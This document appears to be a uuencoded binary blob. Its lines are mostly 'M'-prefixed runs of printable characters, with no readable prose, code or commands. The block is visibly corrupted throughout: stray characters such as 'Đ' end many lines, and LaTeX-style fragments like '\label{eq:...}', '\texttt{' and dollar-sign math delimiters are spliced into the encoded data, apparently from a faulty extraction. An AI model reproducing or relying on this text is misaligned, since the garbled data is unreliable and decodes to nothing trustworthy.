MT5R'B/MQP&:'NP0+J8(*7[!&%-*2<0%W?L9^1\$\YO>NK^CY0Z0\$APXINPZPNÐ M\BLTT8>0A&^.^(8OG]8C`"Y+Q,\$]\5-J>[<?]Q_,9^/KVO23+N"_CM3QBPR>Đ M-_9=>K?W^2&E,YF&^,\$K](74I-^)'%]_7)]?&K.AL7E.VW`+"!\$750\$5LAP5Đ $M7*M$PN],(.TPD^/!Y<6;Q1%^=XWS7Q^1>"'#4!*>/'%R[DNF%B\E,9;"<N_[Đ]$ MXN+NC;"]+>D6#FF&80)QOW9B?C^NZH#`)-+^L2_PJK_;--E\22AT6+`)+Q\QĐ MF>BRN;ZAP#E9*;V3%9@6BY`T-5``7+R/.'AGYJ+G%C">L(T4)4"[G?(SEJM_Đ M=&;9KIN7JG&\K<I"2>)1*L<%97#BLU\$4>[<;Z-.\$('%ZDA`@H9V8@\H:"L*CĐ $MS=A_{[HZ\&1\$00]L1^{\#}\&1$W9;6!\%)J<FDM\/\&5DZ/1Y=714RW:K8/[LY?L-Ð]$ M'MG#Z,UH+[7:@(I?HL7CD)GSL&DH]K8\FF[QEKEL(H[/]/KRTZ>6BDG::YQTD $\label{eq:mq^*<+>,DZDR:J,X.O>^EL)V5G26$%&&\.@2C]0,$[$LHKX!.L?4N+M(K2=0JD) $$$ M\$9Z2T+FXBP'89@OLH1@NB5R**BQVC7GP."^FZU-X,VR_5*/L12W+:K668W?+D $M-)Q#4?YV)%&D6[&A^L<.RACS*N9837HX,^0[\2[)MJK)4I+*)A/\48GX*/A/D$ MC*60:3MT^DL;BE:T/F*8Y11643T_(C6<20UF:JCW+-:;TMC>CQYR**2);M89Đ M2:\P!SE^H.A)G0+)AG-:JO#7JIR@)2,3V_V^3:_#'#1&`K?5ZR?G.9?M!K'1Đ MH^P'UV<=R\]TTHS'TN=7741Y;+]X6]X2=69R^_DYIB@P5AM.MCR2IIURH3]0D M>&9LR\$ZZQ;\SR:`UT1/O*OK;A8\$\$'NO.#B;2EJ.RPF9(:(4WDLC016%J(12:Đ M5B_G22J]]ZU(X;.O`X?BZ,K9\$DM!741T0V*@7"BFB&Z(?\$5(KXNY`E?1';>&Đ MR=KBW8GE6M#-C3(=<?FT0:@M[2Y=\H8!,G@<DC\N7L-7/PY\0XEJ72B*.'JMD MIFB_-+/9Q;P^LK(+#>7#]I!$Q!6<8X<@R&E(*NQ960^&V*\!`</Y`OVF1[YD$

 $M0^{Y}, -_{O}<]9L-)@2.i^2D, 0.A3?R$1M:C5"U#40'C]W5U(R:9=]XX]'$7"E'.Đ$ M1G[TM/I=('0+I43;%^(?!@QI6U/BK96?J'UW9RV/\$=IL&@=O#K_&:BZ0V9%\D M,7"Z_R(#Z&\$#[#`VD%ZTXPG-I+60GB27"!GEIGY:6=F856-ML4%?T&1=J;PGD MB>*.O?^B=YKV32N93W."Y5COLYOP)#?OF),;_,P6O>TZ3/=9N;`5R7W/+%%.Đ M4.ZX@O6BK=VUAXZ[2+:SH\$)-N%R,QLH`V\$V25.X\$!A'T<`")"K\$(+(D@8LK[Đ M'P4?RO5GBLO6[JPVQ\$Y(9LR_C:#UK"3C',AYY"Z1MKT3DQ.F?^P@]M+HQ1+HD M?9</L;T36T!6H%=J<L-I,@W>7*&QR-/U.6SR'LN3^7-/T'.JO`&\$`&[I.()&Đ MG^^U"7!3)FJVY[3T!.A"Z/^UOH;!!_4C(%Z6PE&.\$*Y?YIV*R_,\[;BF\029Đ M'\W/>`5GG67R>/C'^UL\46F.5>>A]R*C+0!R2X&^\BCJ,K#BQMH<#_AF-KO>Đ M#:QE(ZJJ`5S'H_W'WDBI;E+,JD9MYN]A9U!'5_1("^JJID?,BR.RR!N467&>Đ MU,,J7]B=DM@!3K*6A7SVZ=0@Z=%TFL;85T"-K4C!W%>`L989>F-(.<MBP\$]ED M[O!8_8M`VU4CS?SZ2T2--C:!]3VKDBM1O>DO:<XN,,65+N&X0O/=80M<J7H4D $MS"RIO) = *XWK^[X7 < HQ8U7 + [I&`]' #$8 = K5; C9 > < N +]J"C$Y - EGYR()T < &L/+D$ M.L#!^B%Z5&&Y56A%F((`XM&\5CN1FN4_DQ7G!CLDTCH=_TBM45GNK5RV\$R3BD M;51MJ(*%Z_*#9OA[,JT7@@1RGUXOI[E9ILD&5XDX"OAQ;&4U9\AYE0CI\,=ZĐ M1R7P`3GAG0\$L\$MR4<8B^`/N%&@UD,S?%4,N)S?I:QBB4T<!9Y:XUE"I7"G.[Đ MD\$W(I+%7P`]'"[)588_W?=P/0I%3&T\$W<L',-,20=H51I7`4MJ@^?CC":T/CĐ M^C"+:CWOL&"\$OZ,.\$'.]A^\P)*FX)8E>R<Z\XTK6D)\[>Q[FS(W-TARC]FYTĐ MKZQ2.P9W=L%F5-Y"AQS"7;?IO4Q+0TT6FZ@V9HXT(7G0.*HK`MU9@<962-3`D M,+9#!N5"PS0'5R!/G9F5Y<=\8\$UWR39F%`P@;76QM&QN8RC6%<MQ<;0"2HUKĐ M61XW\$!H9[RL\B1D4:V@9QW-*UH2\`K2;W!+13_;7EQ/T`RBH<5X!8W*VGHV0Đ $M'/U[%!D("*^`CB3?G@<SPC[63*;A6]8)4R?TCP61A`*5QC%-X&KZ8(Q>V\'ND)$ M"5!03TRERJFL&YU]DB8;TUO3=\$3U,Z7Z),F&=;*[8CA5*:Q'Q_R9"OS<-4XQĐ M,I"_[G:[J=CQ-#NJ>)EZF7F9?"0`\$@R\`L*E*\TOFUM6G6X3+QZ>ZE^HQB2IĐ MU`0P%^&I,G^ -LZ91HRTQ0=R9#8T,NYB.OF65Y3#87YOP-0 4</N]2]V]JV6Đ M+3))PNLI:<VPM"PA2=P2"A]T]@Z=0*(V%(XFE8\$O;'Y^.'HC2NM.7Z#FSCCMD M3FEDE=O["C!*ZAWX,9Q_5D]5.11P%V^&K@T"UYX2NDJW/1>@,\4=4(.CMFY_Đ M3A-6RXK!9E/_9XDC\;WO:N7C<_WI/F?7AP>CA)E:'=L7RO'C]M<7%!KS1W8D M=RLONGH%K,N0#'O7YT''1B+ES&I=;XK6%Y5_5DU]E5%;= \ O4-9N[B-5)->@<D MV-J*WL[?AF##K]_-?B/W_&E(V4+DRZSY<; %^:UUU\$M!, K#2-O2])U]`@1KC[Đ MF,\$+1"!BX=[&1UINW(%625*I:>K**&4EN"B4N0G'K08)TUN2,B2>\"CB8[`/Đ M-AVOS/4;A'#5C+&O4^/]HSKQ6)VFRHR:G0V;G.5([1.1H?H#*P.JCB%ANR5\D $\texttt{M-;SKZ\$\#7@`Y",M?^7-4*-Y-\&,R5RXY=`,/W/"Y]5;GQ} - \texttt{T@[0]8MR?Q=R*)+D }$ M6%X2<[0T3.--;!_L+]%K-2IZ,+]^"(C;>']_\9#BN*PAA`K2,[0.N\SW>>KJÐ MF'(S:@4R3:R\$J#G^BW"4TB4;<306S/M\$--TMG5XQ"NC0)Y:2KK-#V;/M8D5&Đ $M = \langle WGOH; +U < ' / \rangle C8M _ $?J[B(^Y726S%LJ - 2,3]ZXY%,?9[$PU*#_&K4"WEH3Đ]$ MYQ2[:-<7_M%="*B<X,$81X),2(#\IO=1<A<_5EK<204;'41M1I:ZRSW=()TD$ $MP = (7(D2H8) < D(:-8+X5-4SB;)Z[D^C?[M]B)3] > , 8`]8'MDOD/MMCM1/D=:;D$ $\texttt{MT\$HJF} > 6 + \texttt{V} * \& + @\texttt{D} < \texttt{)} \) \ (\texttt{R} - 8 \& + \texttt{N} = > \$\texttt{O} = \texttt{B1} \texttt{YU4} \\ \texttt{SJ}! _ 31 \\ \texttt{W} \ (\texttt{@Y\$2SH3I} _ \texttt{OR} \) \& \texttt{D} * 43 * \texttt{D}$ MDODZH080]1;*OV.P;OHTYR(\$L'7\$ALC,,V:+Z-'+'>\$Y[H@Z&#VYV=@F\$\3ND M5B@EA>M>E]_J"X%/]@PKJOU>IK+@[\$+S8<K(@_/&K<_/K,Z72\$DLDC`D()DBĐ MF'?<NOESO6P*O<DOFDJO@+/P95-&,_1;3_/I\$_!-H3SE94TA*"01*"T6HB[DĐ M#TNVJ*'SOOQ2OL-GSM%=M]16V7W??#MQ>`R!:LI;A\$6V)`\$I"!E'Q,1X@3@QĐ M,A"\P5F>G1SK'7G*),AB!,E4PI"1T)'+V509\$!>;2]T@EVCJ'AL<+,>\%\?5Đ MOTT@8/&J#@L-HD8105\$[E\$14ZM1H[3&UCBG'?5C];T[S\<J"]U)T7-___083[Đ MQ=+R6WI0[HX6OWA+#ZD9K6_I@7]T8K+XH#N8G!#%"_&%N^9;D49&M&YJ5QE5D MC^@#4G\>QN`4BI(B]XX5+%`2OFO(@3G^8FBG9),@C9%W#[.]'<^/Z?A[J-NUÐ MP5E<-E;B>9XF_!&\$VJW9&.XWA:G2=%B'N--7P+OM5\!&\$5?W[,3BW5?EA>;HD MO"7]YI#=9S4G74G'SF8#]NS&LN%.>:#D/0&2K!!:I V =0?+ Z\$3!=* O<\$AĐ MIG\$2B1#.D^X7+<NF>Z:YS)N^+<9)GE1"S+KQ@\P1LOU;EC,6N*^U%BK?YBM`Ð $\texttt{M} \texttt{$\setminus$} = \texttt{O!X2!74T&S!} - \texttt{KG:@&3]Q@UP7I&!0$D }$ MPO\C?QY"?`5800+V1;CYPK]N/Z32Q:Z_`N!6E2414I^SB6M:ZH73C^ML!LE6D M^[T'U;D^.^R!ZX8<IBD;5B/^L+>SC(0ZF9A8>)G"N]JW[O&"M%_O#H&2QS0DĐ MAO*YP\#E];5`"_/-4V9)#Z#EYK&P*2"/-K-ROUT?Z7<S#VA/R(N:M!O<!6G5D M!M2WF5SV+?*M\$[_E;[61]*-6I<5O<TT&K2./?)..IX]&J_??3JWHFC<SHIS=Đ M\$3'\S9?'`A"2:8_"">+)<H?IW*\55U!/E"YC+!!]VDA=2-*\YSHY46LE:#X>Đ MB!IY5M^?>CC@3=`\$9#.';,C`]&%22#\$&1\9B;JTW2FB]6UP@2R]E0GR/-4'PĐ MI2E*FI2%--T-V3?\), "\CL:60YM_?OK:?I:>-B=IKMO:6-;E7%R[IJDN22+DĐ

MTP2#LE?R\$'"J5!2ZP657AQ#'OY.3HT[TAY/QWM\$KP"3LP;Y>MQVTT7I#&(P*Đ $MC@GIA\3K->=B\CK/DR?$WJ?D<J'UCO.\6VVEW-U7LQ\0ZPN]I4%2[/P9L[HD]UCO.\6VVEW-U7LQ\0ZPN]I4%2[/PPL]UCO.\6VVEW-U7LQ\0ZP$ M_3(KI%GM">!UVNB)L@-T*1*8+"+M9N#DEE]D*90)`B`\$3B>+2\$+%`6.*.;_FD M9@Z_DZ"FCVE!P`5U]\$47Y]/GSZ-*_?2I/>5+HE^\O3C#X56,HYQME:^,6M\$QĐ MY,::1WCZ\$_7IAN@9TQE95W#8.Y:CIW<:83:?\#^\$=["5#T\$4P2\$MKT:1^>UPĐ MQ07F10D9+(\$5]^")ZL0-'-9C'U&`\$G0K-4KFI!::[G-'CCAA1.*^EV!JGDCGĐ M8*AXUX<O:YEP[[)1L'KGTS4')\$U=G@/N5->W0(.9&%@;L+WGXN7.D69`,\:,Ð M\$.853.,\,'-2BG/EOMB???&XM`A:AD\$7("X7,@)-IY6`L.6`P;PIM!-@\^<FÐ MH[5WSFYL"D7'Q#:@TT^<IT]E74)FJTLD1K!I:1P'?)AXTM&Q^N9WJLM=T<<LD M)VW`B68;]8%*CI^-G,J9%(38RXQ>=L*=?OV8<Q;'=T9/I73K/40)R-\$<+8W7D $M^{\} (I-H+V:15]2(/BE1Y2ZN_N+E[_"YFOJ2)$NO388_Ð$ M+3Z'!*N1H?D1C9A.?0\$<I-*E?'7!G*\@&&I,WV_BO`K"J-MNF&*%Y%W^4ID M)S(Q,>4\$!L<8B\$((WLR+%-QI?(8G.B_A1MWU.-3;A,&5:G#1P>O:JJC186VSĐ M@]*A:ZGN^>M#^*%:<MU?`>7W>4>KAI<O<[O;=<<+CZ\`KF>KQ"?/0[97`)Y(Ð M@4EP)M!9OP-ON2<WUM6@(9+(9-=Z]K+7P\$"(EK@ZJD"W4(QFV'D`ZVQ1?<'\$Đ M%3^+)74UTJIT56LPT/*4JH,-^%1[\$8,Q<+DQ>+S4%+;&6@M@H>-;QWQS.LTIĐ $M7L]Y]ZD;JRJ7-V$N+Q9OCIY?`:DO=<,O?-=OL2XL./Q.F&\=HWHL_8:`^3GYD$ M:,43^/14^]S\$Y[GK67+)%_YL^`K8+*ZW*#60;D&431H][:^;LRK;_ESG%*N=Đ $M?/Q-S44 \le NO^W, \#Q1^*/\&D \le -C'6.5573/W_$R\&E + [;!N[N*G6M-@N>1-&VUSD] = -E-S44 \le \label{eq:mpower} $$ M\#OB^\circUUEDQ/=9CU\B1="U>>7T9<^GT?J^\circQY><R/'Y\6PY\=6*Z9OQX^M^HMUD $$$ $\texttt{M[@N\$+T0MDQ8TQU^5Q+;"S.J;`]:\55)W0NX'?`/0V2^"[?N&QM`(?F0DP4.'D) }$ M3(@AI=U<; *,+4:VHUS'V_RC8%E/Z6KT6LN8E@&:GUMA<-;\$;+U5W>9ILKK@GĐ M4PF-YTW-CGMOJLP4V2_35P,P^-=P'5]UYZ8Y03QK%'=,N^Y"++9N%BSA:_&BĐ M]OF=13R9\$.SVYHZ!)C2L(IFW%8+S%]6]<S\$')VP:!N9!]0&F<BU.BWH2*RM&D $M8=Q-X=B/@SCV5I>Z"G[;DG%=<)IFOF6C-3=:/.#BZ$/718T\J+;`=MG(F.UD)$ $M7LQTQ>X<!NM[\-U.0W^7Q1,,9KFM+N(.8)[96&\#:!2^$08/6&=\U'X8Z[?9<D]$ M-:;#W6DMMCTK@CE.)NVX+)\$-B(B4DI\MG]OKG_?-W:_UE-]1>*90A?PH`WUÐ MG4]2[V*N*18T8Q97@6*LLHP\$Z:=AE+`G^5H[36^/"%5<I.-HU#)]LD*C,L06Đ MB3N'(AXU@*H]\$/K#/0'2CJKB2YP,+++@NO\$3"]R/Y9;J.9S-*\$HZS>M=0)%.Đ M3'(XBX(*IL?V9P-V!4(QFU_[RIZ(;A(O7[IVTJL\DL<>M=+C5NN,3I].KUN-Đ MSE\!Q:M/#E+*VM53[FR>!A`Y++%I>2S+4V)&]\$#H*.I8%S@NT.V<&%PJ`*@^Đ MP"?H?S_V:YFECTZ/G/DJVS:G=GJ=K);K3U>;=B[93MZ^+C<YC21MK=<V5\$Y>Đ MNRT.Q:B@%KG8+@T1(>?%DFI(37DS>8.`R4!LOQ4>F"\D+P,OH^&/:F.+.^'\$Đ M1ZU60.YA@FM-Z5,VB]74E*/5]'@'D<RNK*6].083OR,AXDKUQ.Q4.I]8T-O0Đ MH<%C-BUWU`+S.PKVYIS@+OH\$32KF:,'*QXC`MR,A2+].(Z`%JN<3%A!B0S@KĐ MKM, "E; M/00:Q=!IB1>'X#_AI, M(6_40T#I'W'.00'95N+J!9N.97Z,F`BI>6Đ M1!1[&EER(.](.70AYD>_*;"/3U?/.W`YA`E'41+;D&`@O2?QYH="^/\$FM0#8Đ M>P&J]@+"BO<RGVXG5:&0<2%<U1K?OOJ[3TU1PE'0VF\$.6@F%U*-A!PM`9.E6D $\label{eq:main_main_substitution} \texttt{M`!T(WO:IS\backslash G3.Z)$\$OFSX[A\#<M\&,UH"?W;Y8^C!@?BP@L<$\&ME\#D1*50[EQ<D]} \\$ M=R:DG/T1ZN(/1L#L5I%+!97D83J!T?\$[Y&N-#MOLH*%I=#>K'Z[5<BI:++,EĐ MZ)DDZ!4J0S2#<[3,%=D!0>(,R.#F3YF53./)^-2/]`&+G::TU[*PIKEKXDGNÐ $M!S?\#D>(&Q!\#A6]TE2/C:0-<(>1:`4F/+F<)U6CHQ67U&Z*?3HY^S\,+DC[)TD$ M4VO"H); W.8=3MU[:\$*"ZFR](X7="QTR[S_XC?(:/;.DW;7RT;99CJ_>KA^YCĐ M;X6<2MO=87)%M,QD=1ML:XV>HQ71G`-.T5BYLOJ7`)SCX)9/F=HA4V1+%X*@Đ $\texttt{M_6"AL\&9FR8@H(QL+1R>O@*J3M\#6HK\#JG^E"2L!$D(!KXF621>P:Z+)\&EOM<1D) }$ M8)JM%3/\RT3U6G1+R3'P.5(.>JFFV]8E;T0;6@4TT^@2BD,%UMYU[-'*Y^2*Đ MAY<"14&4IFY!E30%8T*#J*>&1(;XG1YV1%#WMA,XG!.(_+4&DVH:<%-U<C,*D M-CE4[]C1C\$9D)(0G?#XK<KP`"!926:X3&X+<SD`I)VAR(XDA-4TGW)"G(4E[Ð MW&VW?Z/I/BYBQY'>'T>,ZZOLG<@%I1@ONDG(#BFVOG#%4L?ZH/X6@Y>WPHYSĐ M'K\R_H#31_EV%5'R?LA>,9R`4K7"<_V82=:359DDR'9[^"9ZP((:N3"/\?-@Đ M]_L`*')(74][/7JQVOHYYL3)%[,=9;I;DZ0?9[!NY6!FCY.^&&:0)E_!`?J8Ð M!@:Z:GS=KP#@'+9#L5*4EHH8:FF4=-ZBNC3<%DC-C9IX'72\$&B`J2-!OR3V/Đ M\$\^=C!3U(\$D&27#K]J&*,PBTXL&Y):IG7(3;=.M\$Q4PRS=B38BQ^SP67]F/%FD M91;"6*^6IIN:4&:M.AS`JAN]9=L\L\$V.IN+,@**/OPBZS3LRKD\SI%L;,G]D $MAC2@Q :==1 #, O$I)^9 ! 4DOMGC6 @ 4'"+OL.P^IVQ35GR, J9 -; 7.T.TDJEI; OÐ$ M:G8RMZI2BN'&OY!QH1[!X0QQ8258ZF<@=%1K8`^)1`T:+)IQYVM*!,>;X,L-Đ M5E3\$)KM\$,(006R[!9,@QU).=M4:SI-:4^SDKKCK%T[8LE8]<XK8:"",L)L,MD MZ#5XZ46!E\$IY<&ZJG,\$\$6C@D=&.GMO3[EM&IRL+9"4^B&D);KU%\$>O<WW89'D MO"=B(0]LJ[8LOI*N&"B<-WE'^<.WI(R.W`@<C'1V12'%4IJE\G@)\$N1F#30CĐ

MO4,5?J90;4EUC-EL%V5'\\O(ASABE.H0+4:V.'\$(7?\$R&/[\:Q[Z+J!B/)\$&Đ M*5"(YW"IM_9BB?L58!QMQ^\$S1"9\$@@6M?,::"(U)J\Z;0Q#PX>PZ2WGYSOO@Đ M@CIXH`2;RZQ>)"[.<K`T2O1D\Y@:?X)C"%E!OF^N?,J!*UD+3KW/#;\2?^7FD M8&@L;&([C>)'%)0^2&R23M4@3N=`E.U"5P1`LVO=Q)TECRNYP@BMPTVZ4LRVĐ M3MA=M*Q;9-3DFTF=3]Q8@E9\$M[EQ':=V>4U=>7.40'WDAEIR(\$F*K[M8TPC9Đ MER(&1?C!*-3-'+N;1M]3_R<LRR\$=QSD,I3H0DD?<*D::J"'"^B2*WC,5ZQZ`Đ M5FJG[H=;%N9G8JF6L^UFQ1\$/3!7]AJ`#8U78F'HCVTL+>QR5Q)3(Z@\(2B;"Đ $M0'[JNQ!GV[ZODR<U[/1QQZ5`LZ\Z\%-8Y$A>$L4`?RM:T?N.00C0[65EVZXUD]]$ M-S=:7D9W?LA%(S?GC>BO3'VV`XV2@WG#(A3#:ZS02HZX3"AVW>3RC0UG,R63D $MJZH: /86UC\>, < Z.2Z8:Q8%F41+W%DS\C">]M[VB*=G^Y%'=H^3ZQ26]^73O,D$ MDL8K3M-6Y\4.5P#%0&)1/PULL^K*?^#XFMZ,ZX50OG*GTTS*\$BDVFLSZ2&D!Đ MA_*<*^Q`<S"Q.<K(6"4JAA-`]LG:2<%#3?6LY>B!Y_C0M(0;PY*6V!MXK2_6Đ M:4E-(ELJB#GP05]3-L%+/B4\V[.3K53U,&0.^,.0.N&T%(S7_)2DS0AJAR+"Đ MX-,B%5YPY\$44U\$IG6X"5EEK#V415N'J%UK\$BT0D/2]U/CR3Y%85-*UJ)P8+'D M&:T-;=;0*Y!T>W=003PUZ+PYHK`5M:(9A62YRY)5V%TQ0LCA\\$!!@_/N''\\$Đ ML7VZW;/;\$&:<J^:X8^9')?T6E:2-]KR3+H9H+AS#`1#"I^SW;DI\)&S\$ZR*!Đ M60T^<@US=+0GM*<)"ZV/16T4G[!)Y\$%^?M"#&:P'@I@SV&E`!L7=?CV;EL[KĐ MP)T]V>=9;AE+AAVRS&@(-PY=I?E4)"P3)W?H)=H.'BS))#+KSJ)-&'6RT3%AD M64*'?>+)#0GFKR+A4BC>0.",5ZR4291=_^:U=GFJRLU,??#9N<ZJL`VZD?H?Đ $\texttt{M?\#@B,3D,D7DWQ\&B4HZ/L5} \times \texttt{gTMRT}_! \texttt{JI3} = \texttt{\&C} \times \texttt{F5} - \texttt{K)M.[8\&];5H'9} \\ \texttt{[OP^]D} \times \texttt{M?\#@B,3D,D7DWQ\&B4HZ/L5} \times \texttt{MPP}_! \\ \texttt{MPP}_! \times \texttt{MPP}$ M;[.GW%J7@\$-VSG.Z"4N_&306.K*BLN)Z9#K&-P(R\$<2F5[U<6J[R/8=L<A]GD MO!/-V%-;@4E_J^.,O^\$68Y1@3C=U"^AL(DFD38PI@M@M]!T#Z(MM#-\$B56_/Đ MU/2UAJU^66:/&W6+,:YDK=IXA[DNAM71&;<'7?1%;.N)8*Z8J&)65655OK;6D M3P(V+W6X\LLY,A9LQ.#A91T6.SD'VKASEUS8X_IHZ6QM8TR9IX&-A17,_M1]D MKG#H-\$2XX158>',[@@AWB)>QIK.(2&MY34425TU=K2<CL]^#<^5CUZEM&&SKĐ $M\&8\&=_LF0$4FTIO2[/;G%!#P'HE!KNI2W>D[#TH6?OW1DQR#H7O9X@,OQ/&BIÐ]$ $\label{local_matrix} \verb|MHB581BKL"|| 465 \lor U-\&K1S$RQ, \verb|MEUGJGZW3+R"'^M!*MC@IQ"WHP3?P^=6^S\&>D|$ $\texttt{MX>BFUIDO} \setminus 9\&) \texttt{K0} < 4\texttt{A} + \texttt{J} - \texttt{QV?B>Z} > 4\texttt{J}^4 \\ \texttt{SE}^L = \texttt{W2AXOE} ! \texttt{P} + \texttt{Y} + \texttt{H7} + \texttt{OVUEXY}; \texttt{D}$ $MO@>:V4+[XC+T5T!_49'G/._N*T`H:=+_7.>@C='4'7'\SC:((O\?WA_SSQ[JD))$ MYKNW-I/42N`5X&KUC'S=,??[E<9[H"A_VM*[Y_[G';__]2W%?WD0?WZC\.Q[Đ M^7_9 'KL(:U+F%F+SN^*#'^YDG3JYI@Y6&UM&/B]@8H]A74-"&2(=@-P>V+3BD M5OKS"V"I&2,E>ZZP'C\G+&A.+0WJZ^JKF6!]]9B%>!^\8"3(999B-P\$^_Y,-Ð MOD;\Y_E-XU^_SOQ,PZ([.5\$\$]L+S&C4\$4>08GY.8M-3!P8]X932606)-\])-D M]#2*DSOY.>D_,CLRM73&`E+'P1@I0"*V8^`X"3;5M^?OI)6G9G\$":HK0IW_&Đ MG167Y7'\Z+.C&B%*>#HZ0<B";P-QII(>D1-9EQ1?>:X)]E`=-Y-KSG71KS"LĐ $M,[#_#J7\(S-F`XC_)73TA5<;8Y03[OJ</,"RF<"@"+BT7S'ZD%B>()T[#.KCĐ]$ M2AO9B:601>C>HQR=QJMZ0,^2P&SF)C^=\$V76@!)3616G&)&/LZS+?_(>F8,#D $MU-;;5MCE<AW/[1&:>6;.?EPX%Q@\:%_'854='"O#_0*(MN9.*0#U9L-)G\<GD$ $M-.N_{YF}^YQ)C>N-0-\#SOH!/,60-)'"O1!7X72[AE;T0E+^*70'^F2G$Z+,EIBD]$ MF/\$#SAM3)_C&JSCEYV",Y)A\C&%8TL)89.?"T?"I-?U)+G&;30%H+=E5DA<IĐ MO+I"=\$UJ, NR-0%?O?F+N<;>C7S#WSBYE&QJ3EO/JP^[E6128<+<"&%LUQ]LD M+*8`Q3"WBJ_RJE1V9KT4]A[>5PT-;>G)`\H1`ET8:)P0H@9_LL2*=@=>Z)3GD M.T9T6V7`(*951U\0^,LN5LFL5TFOD>/ZE713?H,]LE)%/,'I!%M=%BSDH"RĐ M*WIX@?\$#Z4Q*8VCVK:VZNKH0YT(E\$7/II\$[T,*F7DV4((P/GA1,%*)^BI*YHĐ MA@:V&R8)X\N+1+^F3,6Q56/A4-QR51%(:%_T=^4'@]-`EC+8_;K:>\$YY)OS&Đ MYG`;VN)0W+CLMEBBSR1P6',#%L6O``K#,6*TBI+]]\$55[@<SR6U!NUJ.%XT5Đ M?5+_1`+9T/T&-M#8Y<A^5#-7HYO9<-ZD*1>9I>,PSWBG1&B='9%I/5=+R?9MD $\texttt{M)WU;} < ("=U<; \texttt{C(A}\ `:.9D@CO'5@<-WUQ;:] \texttt{ML}@5\texttt{ME}[\texttt{J}>''&<-9\texttt{T}"@\texttt{HRWV}@1'+D' \texttt{M} = \texttt{M} =$ MJV3`X5ZHBZD5LN[XA@#UL43HUVQVDH=D7GHB"AJGI)\$Y&2G1@0X/L4G6*Đ MJ*:RQ7OR<Y/WU@!+10(!E5"DDK']07\#QW[D]);1G7\GWUF\$1^&2AJ>!N19*D M]SE!W7Z;2:W%(VQEMSZXVL?2J>8U=\$B.?D#4;;??`1XG+;KHY,;#U<)I2VT\$Đ MCJ&R?L)]1(7(@'(O"'5WT%((J(:[4('ZOJN^-:QH#>RRU*8D4_.7<V*!W9/HD M(3AH^!L[W]6+4P(FB_M@*XB:L&3SN*_[M?&S<[D/Q&:Y-(J9PY+0\$&C6W>9ZĐ $M^Q\&IQS^=[^$9\SCZ/^2Z+5/)ODJ*R/Y)!>+(8\&YR2.73)C6CM]>)+.^B0S^*D$ MF>.UH\UUJ\:.QN>*`*J#95JF3YBGN+K'D)GOO^USE[='K!JQ:[P"Z,XO65<3Đ MM)!,E3@U\$W'?3=)^NOU:/_7E%(5;=-SE,?NBZYV@1\JZTU-3W_#B-[-_<>6^Đ M)Z)+H9SY/@M/;%-TIRI3:.[:[OV3W\$OWX5Y<O/2V:./5R(OM9\$AK"'_ M#?*Q>N7N\R5UU7X],.IJ)FZA=I)8N*^.2RE&6.P#T?\K.`H'YWKJFWA/C^R*Đ M3@[9T'QW](M2P18!-K!KC,Z#14&`D%Q(6GUY`4[L3JE:4>&D5HQ=G%Q^H.'ND M?PBQDARHQRT]"N//@/-@O.U.FO.]6ER42*6B#D[4%*F/FQ4.DY#3&HPD0H:`D M.]RJG?6,83**#,I]H6^I.H//K7.,'+%SLXY8'#(SHNZ=&&+M-_Q(:03HE;U!Đ

M!XM"^9``L_2PO1H)I(N:=*<;^G8QS?4-/RC_)+XX&,+&]F:;5,EQ[NBNWBQĐ MYMGJ_A+S,NWJ2+JU!D9)<T/(P4A]!2`>9R6=E*N^`P<`]7H5:2CS3FI.UB#*Đ M+-F_[KN*.5EG<W%12R:6`Z@-KPIAU#M+N,[P]X>JI;%K*M?)4+1TI<='23O2Đ M-="T2K!(NIV,6!W]!\$VZ>5&P[ZAZF[(.5'L#\$8S0LTS`EYS0;Y%'9\WWCE&*Đ M\$^00060T,(IPX<*:?;HY>7-*G14]/K#@2+B<'`-7#M:+%V9BQXMBI!G0.#BPĐ M#/L\$TZI!R%KR-559\$TVTM<,.99M8!YC/\$Y%IA\$AR@B#D%I#0>M=#%W8Q.<PVD M:,5W)::(052%\C4/G+!-4C>,`K\$1^>S3E+5%K:I2Z%X!\<[WR58CF6Y9!TJSD MJO91!ZP^BN7U;\$CJM,DNX\$%B^-CT3(ZLHLLD!`R0>8-FKX!.>F95C1#'N?/<Đ MF_7U-1&]4\$K&AL[!7F)4F+G'#>RCC#;1Z:\`J.8)\$\>/BUJ]2;ZI1T!O:=H&Đ MYR23YE6FC_Z01J=;0+8M]P;#CN6"G_OI"]C:-4PND\R52Q*\$&IG9<<*1-Z52Đ $M\&':U("3?0<2X(^!A_MB3^G<^4>26))!Q,,!M>Z=6\)P9^N,,,J466<K@$_Ð$ MQ#8FC=V%KQEZY2K09&J@J!I%#&'GDD8[^C8?PI9HB,\$RR]AH%`2W=@*_*\$?2D MR<; *4\<.KS3'/!Q7;@@IC@DGEB[L>TR\$^`<PQ@@9N]#!2=5%TTB3J9+1++#;Đ M"TM*BIH%.!%,&>+5^OQ>43HQTG+^=AGOK].O@,KFHN``SPVM_OH&^%<`_C)KD M\$QW?S/72PKTSB<720/J&I.JE6.L\$G)(BZPT;FQ7:X7*WFKX97#0Z?,LG&UBXĐ M")%AQ+.U*[21`TVXBK:)>'%DT;A`:Y(@LFV=P)@^&@H0,.+/EX0#7-QC\2#OĐ M*2#4DVX#B>\\BPX]32=#;U)IS_OF]2^VPA:R)9O<C_ST\)TL"4%#\["*DD[:Đ M"IS5G;])"IM))-"5J<Z^B-)B\P3I1<XJ+%,B_00;BJ.].+'\&!1UVSD7[8RMĐ MAO`\L!9BF9;K<W-AR8P>-?%)3)41;<)*7?`G56('Q>P);L%1;DT7J\$^7K[BLĐ M7JQM2#?P\4VG./>5,>3B%<.)4MOIV(.)@&-G&4-35]L7KVMDE'8IUC09W96*D M*2PF\BC&&!L5JS6_?`700MY^LX!Z\$BK06*WS/^[)5IVFIQIS(/ERLZXGBMO8Đ $MB_{f1AD}[G'A8^NVUX$3)1<[5]CE,J_J?)^WJ.B0E$M)N=$R220-:H/M:P4N-D$ M%)J13I28+NIY/R=HYR7_IEQ-6RC+CI-+&6D=/6JK;F]I+N\$F="VF][H/(J7MD M2/P*2+K#1JCXRD7OBEDHZ[Q`04M8\$7-Y14@A,+F,E941D0:S'8SU."><!H5>Đ MDENE6\$@/9+I&`U'JTO+T)V?L2%%.Y7.:%:DN<"I\1<P_`N\)3*=ZK7R^]4RCÐ M-2][P,*-+]G!QI&N].0=&G)<B"!5(<2]0LGM)PY2`?@XF_KYNO%K23:1JIHIÐ M%F?BQG`W#0D[HYT^.YK05C%'Z@)A.A40Q&I(G>JG''[BJG.X"1-K4XQX3LO,Đ M7*;Z:(4I]70Q+\$S'3VJF\$"0%@K7+F6&H;?\$%!8>*JB(Q=\$F.4>HQ?D"@1"`FÐ 